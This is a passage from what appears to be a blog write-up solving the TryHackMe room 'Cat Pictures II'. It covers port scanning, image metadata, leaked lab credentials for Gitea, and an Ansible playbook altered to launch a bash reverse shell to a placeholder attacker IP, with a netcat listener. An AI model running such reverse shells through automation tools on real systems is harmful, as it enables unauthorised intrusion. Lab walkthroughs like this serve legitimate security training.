

Cat Pictures II [THM]
· 2 min read · 328 words

Cat Pictures II is a room from TryHackMe. In this writeup, let’s see how we can solve this room.
So we are given an IP address as usual. Our first step of recon is to gather information using nmap. Let’s do a quick scan using nmap with the following command:
nmap -T4 -p- <IP-ADDRESS> - -p- : scans all 65,536 ports
- -T4 : timing template used for fast scans
After letting the command run for a while, we get:
[Add nmap results here]So, we can see that a web service is being hosted. Upon visiting that website, we get to know that it is a cat picture album.

After inspecting these images, we can see something fishy in the description of image 1.
After running the image through exiftool with the following command:
exiftool catPics2/f5054e97620f168c7b5088c85ab1d6e4.jpg We can find perhaps a directory name:
8080/764efa883dda1e11db47671c4a3bbd9e.txtOn the hidden page, we are greeted with some information:
note to self:
I setup an internal gitea instance to start using IaC for this server. It's at a quite basic state, but I'm putting the password here because I will definitely forget.
This file isn't easy to find anyway unless you have the correct url...

gitea: port 3000
user: samarium
password: TUmhyZ37CLZrhP

ansible runner (olivetin): port 1337
So from this we have credentials to the Gitea portal. We also have Ansible running on port 1337.
First, let’s visit the Gitea portal. On the Gitea portal we can find one repository named ansible - perhaps we can find a configuration file there.
Well, after checking the repo, we can find the first flag!

we also find a YAML config file:
---
- name: Test
  hosts: all                                  # Define all the hosts
  remote_user: bismuth
  # Defining the Ansible task
  tasks:
    - name: get the username running the deploy
      become: false
      command: whoami
      register: username_on_the_host
      changed_when: false

    - debug: var=username_on_the_host

    - name: Test
      shell: echo hi
From analyzing this configuration, there’s a solid chance that we can establish a reverse shell through one of the hosts using OliveTin that is running on port 1337.
We can generate a reverse shell command from this website
Then we can edit the command in the Ansible playbook to the following to form a reverse shell:
bash -c 'bash -i >& /dev/tcp/<ATTACKER-IP>/<ATTACKER-PORT> 0>&1'So the modified playbook will look like:
---
- name: Test
  hosts: all                                  # Define all the hosts
  remote_user: bismuth
  # Defining the Ansible task
  tasks:
    - name: get the username running the deploy
      become: false
      command: bash -c 'bash -i >& /dev/tcp/<ATTACKER-IP>/<ATTACKER-PORT> 0>&1'
      register: username_on_the_host
      changed_when: false

    - debug: var=username_on_the_host

    - name: Test
      shell: echo hi
Make sure that a listener is set up on the attacker machine using the following command:
nc -lnvp <ATTACKER-PORT>Then visit port 1337 and run the playbook. Boom! We get a reverse connection. After checking the files on the system, we can find second flag!
for the